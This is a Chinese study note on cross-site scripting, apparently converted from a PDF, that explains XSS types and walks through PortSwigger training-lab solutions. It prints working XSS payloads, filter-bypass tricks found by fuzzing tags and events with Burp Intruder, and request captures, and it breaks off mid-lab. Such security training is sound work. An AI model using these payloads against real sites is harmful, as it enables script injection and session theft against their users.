


1.概述

通过页面内嵌的Javascript脚本，当浏览器打开该页面时执行该恶意代码达到攻击目的。先看一个简单的demo：




Home


0 search results for '111'

< Back to Blog

很明显可以通过搜索框注入一些js语句，F12查看前端代码：



< Back to Blog



很明显搜索框输入的东西会被放进



中解析，那就可以通过嵌套script标签来注入js脚本。

(

标签在html语言中用来命名标题。)

```
<script>alert(1)</script>
```

这里通过script标签定义脚本 (js)，alert()函数使网站弹出界面，括号内包含弹出的内容。



2.分类

2.1 反射型XSS

通过一个包含恶意代码的URL让被攻击者在访问时将包含恶意代码的网站执行。比如上面的demo就是反射型xss，实际攻击时只需要复制url即可达到相同的效果：

```
https://0a910001040ab70ac0000baa00780041.web-security-academy.net/?search=%3Cscript%3Ealert%281%29%3C%2Fscript%3E
```

2.2 存储型XSS

相比于反射型XSS，存储型XSS会将输入的恶意代码经过后端 数据库等中间件后存储，再被二次调用。


```
https://0af000f6049705e3c4875f6a00bd000f.web-security-academy.net/post?postId=7
```

这种类似于博客留言框上传恶意代码的比较常见

2.3 DOM XSS

相比于前两种，DOM XSS不经过后端，代码也不和后端产生交互，而只使用前端代码中的漏洞进行恶意脚本注入。

DOM,即文档对象模型，是一种和平台/语言无关的API，可以将web页面和脚本，编程语言连接起来（这其中就包括但不限于javascript）



不通过后端直接运用js引擎在前端解析的方式被称为DOM EVENTS：

```
https://www.w3schools.com/jsref/dom_obj_event.asp
```

3.技巧



3.1 Payload合集

PortSwigger的payload合集：

```
https://portswigger.net/web-security/cross-site-scripting/cheat-sheet
```

3.2 自定义标签

在有些包含XSS注入的后端代码中，大多数特定的标签会被过滤，这个时候可以通过自定义标签来绕过这类限制：



这里的payload是，可以达到让后端引擎正确解析onclick事件的效果：

```
<abc onclick="alert(1)">abc</abc>
```

参考：https://blog.csdn.net/angry_program/article/details/106267437

3.3 拓展资料

基于AngularJS的XSS漏洞：<https://zhuanlan.zhihu.com/p/56043248>

(AngularJS的ng-app语法：<https://www.runoob.com/angularjs/ng-ng-app.html>)

Burpsuite Collaborator使用指南：

<https://cloud.tencent.com/developer/article/1928550>

https://blog.csdn.net/wang_624/article/details/123172519

https://blog.csdn.net/m0_37268841/article/details/102465521

4.练习

4.1PortSwigger Lab


4.1.1DOM XSS in document.write sink using source location.search

解题过程：仍然在搜索框中随便输入字符，跳转后F12审计网页元素，Ctrl+F搜索输入的字符。发现该网页把输入的字符进行了转义处理，变成了图像。

0 search results for '1234'

Search

[< Back to F](#)



img为图像专用标签，src标签表示地址，src="。。。"内部为图像地址。

可以注入后引号提前闭合img src标签，再在之后添加恶意代码：

```
"><svg onload=alert(1)>
```

此时变为

```
<img src ="xxx"><svg onload=alert(1)>
```

4.1.2 Reflected XSS with some SVG markup allowed

这题也顺便mark一下BurpIntruder的使用方法：

当使用常见的payload时，发现tag isn't allowed;自定义标签也不被允许：

```
<img src=1 onerror=alert(1)>  
<abc onerror=alert(1)>abc</abc>
```

Burpsuite抓包后send to intruder.在?search=之后添加"<\$\$>"作为payload位置, 将cheat tags作为字典放入Payload Options,进行sniper攻击:

Attack type: Sniper

Payload Positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target:

https://0a74004104a89aaec07a6d7d000700c4.web-security-academy.net

1 GET /?search=<\$\$> HTTP/1.1

2 Host: 0a74004104a89aaec07a6d7d000700c4.web-security-academy.net

3 Cookie: session=nvJwhCByzAF8J7Z4jcaIzUDwohFCdR8R

4 Cache-Control: max-age=0

5 Sec-Ch-Ua: " Not A;Brand";v="99", "Chromium";v="99", "Google Chrome";v="99"

6 Sec-Ch-Ua-Mobile: ?0

7 Sec-Ch-Ua-Platform: "Windows"

8 Upgrade-Insecure-Requests: 1

9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Ch

10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;

11 Sec-Fetch-Site: same-origin

12 Sec-Fetch-Mode: navigate

13 Sec-Fetch-User: ?1

14 Sec-Fetch-Dest: document

15 Referer: https://0a74004104a89aaec07a6d7d000700c4.web-security-academy.net/

16 Accept-Encoding: gzip, deflate

17 Accept-Language: zh-CN,zh;q=0.9

18 Connection: close

19

Request	Payload	Status ^	Error	Timeout	Length	Comment
0		200	<input type="checkbox"/>	<input type="checkbox"/>	2997	
3	animatetransform	200	<input type="checkbox"/>	<input type="checkbox"/>	3013	
55	image	200	<input type="checkbox"/>	<input type="checkbox"/>	3002	
132	svg	200	<input type="checkbox"/>	<input type="checkbox"/>	3000	
142	title	200	<input type="checkbox"/>	<input type="checkbox"/>	3002	
1	a	400	<input type="checkbox"/>	<input type="checkbox"/>	134	
2	a2	400	<input type="checkbox"/>	<input type="checkbox"/>	134	
3	abbr	400	<input type="checkbox"/>	<input type="checkbox"/>	134	
4	acronym	400	<input type="checkbox"/>	<input type="checkbox"/>	134	
5	address	400	<input type="checkbox"/>	<input type="checkbox"/>	134	
5	animate	400	<input type="checkbox"/>	<input type="checkbox"/>	134	
7	animatemotion	400	<input type="checkbox"/>	<input type="checkbox"/>	134	
9	applet	400	<input type="checkbox"/>	<input type="checkbox"/>	134	
10	area	400	<input type="checkbox"/>	<input type="checkbox"/>	134	

Request

Response

Pretty

Raw

Hex

1 GET /?search=<title> HTTP/1.1

2 Host: 0a74004104a89aaec07a6d7d000700c4.web-security-academy.net

3 Cookie: session=nvJwhCByzAF8J7Z4jcaIzUDwohFCdR8R

4 Cache-Control: max-age=0

5 Sec-Ch-Ua: " Not A;Brand";v="99", "Chromium";v="99", "Google Chrome";v="99"

6 Sec-Ch-Ua-Mobile: ?0

7 Sec-Ch-Ua-Platform: "Windows"

8 Upgrade-Insecure-Requests: 1

9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrc

10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=

11 Sec-Fetch-Site: same-origin

12 Sec-Fetch-Mode: navigate

13 Sec-Fetch-User: ?1

14 Sec-Fetch-Dest: document

15 Referer: https://0a74004104a89aaec07a6d7d000700c4.web-security-academy.net/

16 Accept-Encoding: gzip, deflate

17 Accept-Language: zh-CN,zh;q=0.9

发现有以下四个tag没有被过滤。

SVG: 矢量图标签, 基于XML语言标准绘制的图形, 其特点是可以无限放大而不修改分辨率。

Animatetransform: 也和矢量图有关, 通过该标签改变以svg为标签的图像的属性, 从而允许svg矢量图通过动画控制平移, 缩放, 旋转, 倾斜等。

构造如下payload并遍历events进行sniper攻击:

```
<svg><animatetransform%20§§=1>
```

Request	Payload	Status ^	Error	Timeout	Length	Comment
0		200	<input type="checkbox"/>	<input type="checkbox"/>	3021	
11	onbegin	200	<input type="checkbox"/>	<input type="checkbox"/>	3028	
1	onafterprint	400	<input type="checkbox"/>	<input type="checkbox"/>	136	
2	onanimationend	400	<input type="checkbox"/>	<input type="checkbox"/>	136	
3	onanimationiteration	400	<input type="checkbox"/>	<input type="checkbox"/>	136	
4	onanimationstart	400	<input type="checkbox"/>	<input type="checkbox"/>	136	
5	onauxclick	400	<input type="checkbox"/>	<input type="checkbox"/>	136	
5	onbeforecopy	400	<input type="checkbox"/>	<input type="checkbox"/>	136	
7	onbeforecut	400	<input type="checkbox"/>	<input type="checkbox"/>	136	
3	onbeforeinput	400	<input type="checkbox"/>	<input type="checkbox"/>	136	
9	onbeforeprint	400	<input type="checkbox"/>	<input type="checkbox"/>	136	
10	onbeforeunload	400	<input type="checkbox"/>	<input type="checkbox"/>	136	
12	onblur	400	<input type="checkbox"/>	<input type="checkbox"/>	136	
13	oncancel	400	<input type="checkbox"/>	<input type="checkbox"/>	136	

Request	Response
	<div><div>PrettyRawHexRender</div><div>1 HTTP/1.1 200 OK 2 Content-Type : text/html; charset=utf-8 3 Connection : close 4 Content-Length : 2928 5 6 <!DOCTYPE html> 7 <html> 8 <head> 9 <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet > 10 <link href=/resources/css/labsBlog.css rel=stylesheet > 11 <title> Reflected XSS with some SVG markup allowed 12 </title> 13 </head> 14 <body> 15 <script src="/resources/labheader/js/labHeader.js "> 16 </script> 17 <div id="academyLabHeader "> 18 <section class='academyLabBanner '> 19 <div class=container > <div class=logo> </div> <div class=title-container ></div></div>

发现只有event为onbegin时回显正常为200，说明该event没有被后端过滤。

则最终Payload为：

```
<svg><animatetransform onbegin=alert(1)>
```

4.1.3 DOM XSS in jQuery anchor href attribute sink using location.search source

*href标签：指定一个链接，然后使浏览器客户端跳转到该链接。

```
<a href = "URL">(xxxx </a>)
```


在Submit Feedback界面。可以发现网站的链接比较特殊，存在可能的XSS注入点：

[Back to lab description >>](#)[Home](#) | [Submit feedback](#)


Submit feedback

Name:

Email:



在returnPath之后随便加点东西，比如abc。很明显这个随机字符串会被写入到这个网站前端代码的某一部分（ReturnPath）中。所以可以在审查元素搜索刚才的随机字符串：



href标签可以指定任意链接/js脚本，所以可以将ReturnPath的键值改为弹窗脚本：
javascript:alert(1337)。触发方式就是通过点击Back按钮。

Congratulations, you solved the challenge!

1

确定

Continue!

Home | Submit feedback

Submit feedback

Name:

Email:

Subject:

Message:

Submit feedback

< Back

4.1.4 DOM XSS in jQuery selector sink using a hashchange event

*jQuery selector:即jQuery 选择器，该功能可以通过操作URL选择不同的HTML元素。

```
$("#p") //元素选择
$("#test") //通过特定的id属性查找元素
$(".test") //通过特定的类名查找元素
Hint : https://www.w3schools.com/jquery/jquery_selectors.asp
```

PortSwigger Academy的网站URL结构比较简单，可以由此下手进行发包攻击（该题提供了基于网页端的exploit server。Burpsuite也是可以的）

Craft a response

URL: <https://exploit-0ab50072031b1380c627812c011900fc.exploit-server.net/exploit>

HTTPS



File:

/exploit

Head:

HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8

Body:

```
<iframe src="https://0a43005903651307c67e8248000e00db.web-security-academy.net/#"
onload="this.src+='<img src=x onerror=print()>'"></iframe>
```

解析一下Payload的结构:


通过id属性查找元素

onload = "xxx" 引号内可以是任意的javascript功能。**onload**的作用是在目标网页一被加载时就执行其包含的脚本

</iframe> : 指定一个内联框架,可以在HTML网页中内嵌一个文档(该文档也可以是HTML/JS等编写的)

this.src : 选定当前的HTML元素,这里是上面已经加载好的URL链接

onerror : 加载外部文件(例如文档或图像)时发生错误,则会触发 **onerror** 事件 由于这里前面的**img src = x**其实指定了一个不存在的图片链接,所以在加载时就会保存 从而弹窗。而**print**的弹窗则负责弹出**iframe**的框架,在新的页面上显示一个啥都没有的框,同时弹出打印该网页HTML内容的请求。



4.1.5 Stored XSS into anchor href attribute with double quotes HTML-encoded

这道题也是一个比较常见的双层的存储型XSS，攻击点在于发送评论（数据包）后在查看时后端返回了以提交表单中website为URL后缀内容的数据包，因此可以通过在数据包中添加脚本进行攻击。

正常的数据包内容如下：

Request

```
Pretty Raw Hex
1 POST /post/comment HTTP/1.1
2 Host: 0a1700f003553225c11febdb004600c7.web-security-academy.net
3 Cookie: session=mZPYKAF5jQH0fwOCh4YeZX8zn9vxm04
4 Content-Length: 101
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: " Not A;Brand";v="99", "Chromium";v="99", "Google Chrome";v="99"
7 Sec-Ch-Ua-Mobile: ?0
8 Sec-Ch-Ua-Platform: "Windows"
9 Upgrade-Insecure-Requests: 1
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.51 Safari/537.36
11 Origin: https://0a1700f003553225c11febdb004600c7.web-security-academy.net
12 Content-Type: application/x-www-form-urlencoded
13 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-User: ?1
17 Sec-Fetch-Dest: document
18 Referer: https://0a1700f003553225c11febdb004600c7.web-security-academy.net/post?postId=4
19 Accept-Encoding: gzip, deflate
20 Accept-Language: zh-CN,zh;q=0.9
21 Connection: close
22
23 csrf=JEpApHxZlTnVg5hXWm4pOyVLXKcOUlO &postId=4&comment=123&name=123&email=123%40gmail.com &website=123
```

当在前端显示出评论链接并点击后，数据包如下：

Request

```
Pretty Raw Hex
1 GET /123 HTTP/1.1
2 Host: 0a1700f003553225c11febdb004600c7.web-security-academy.net
3 Cookie: session=mZPYKAF5jQH0fwOCh4YeZX8zn9vxm04
4 Sec-Ch-Ua: " Not A;Brand";v="99", "Chromium";v="99", "Google Chrome";v="99"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.51 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Referer: https://0a1700f003553225c11febdb004600c7.web-security-academy.net/post?postId=4
15 Accept-Encoding: gzip, deflate
16 Accept-Language: zh-CN,zh;q=0.9
17 Connection: close
```

可以发现定位方式就是website项的数据，而且直接返回在URL中且无编码，所以在website一栏内直接填入payload即可。

4.1.6 Reflected XSS into a JavaScript string with angle brackets HTML encoded

这题展示了简单的js脚本闭合技巧（死去的js记忆开始攻击我）

Request		Response			
		Pretty	Raw	Hex	Render
1	GET /?search=123 HTTP/1.1	44			<section class="top-links">
2	Host: 0a7a005d039eca90c008f9d00049000d.web-security-academy.net	45			Home
3	Cookie: session=eM1zjP12ZoRO3CuCvCMhLmizcS0phfBw				
4	Cache-Control: max-age=0				<p>
5	Sec-Ch-Ua: "Not A;Brand";v="99", "Chromium";v="99", "Google Chrome";v="99"	46			
6	Sec-Ch-Ua-Mobile: ?0				</p>
7	Sec-Ch-Ua-Platform: "Windows"	47			</section>
8	Upgrade-Insecure-Requests: 1	48			</header>
9	User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.51 Safari/537.36	49			<header class="notification-header">
10	Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9	50			<section class=blog-header>
11	Sec-Fetch-Site: same-origin	51			<h1>
12	Sec-Fetch-Mode: navigate				0 search results for '123'
13	Sec-Fetch-User: ?1	52			</h1>
14	Sec-Fetch-Dest: document	53			<hr>
15	Referer: https://0a7a005d039eca90c008f9d00049000d.web-security-academy.net/	54			</section>
16	Accept-Encoding: gzip, deflate	55			<section class=search>
17	Accept-Language: zh-CN,zh;q=0.9	56			<form action=/ method=GET>
18	Connection: close	57			<input type=text placeholder='Search' name=search>
19					<button type=submit class=button>
20					Search
		58			</button>
		59			</form>
		60			</section>
		61			<script>
		62			var searchTerms = '123';
		63			document.write(
		64			
		66			</script>
		67			<section class=blog-list>
					<div class=is-linkback>
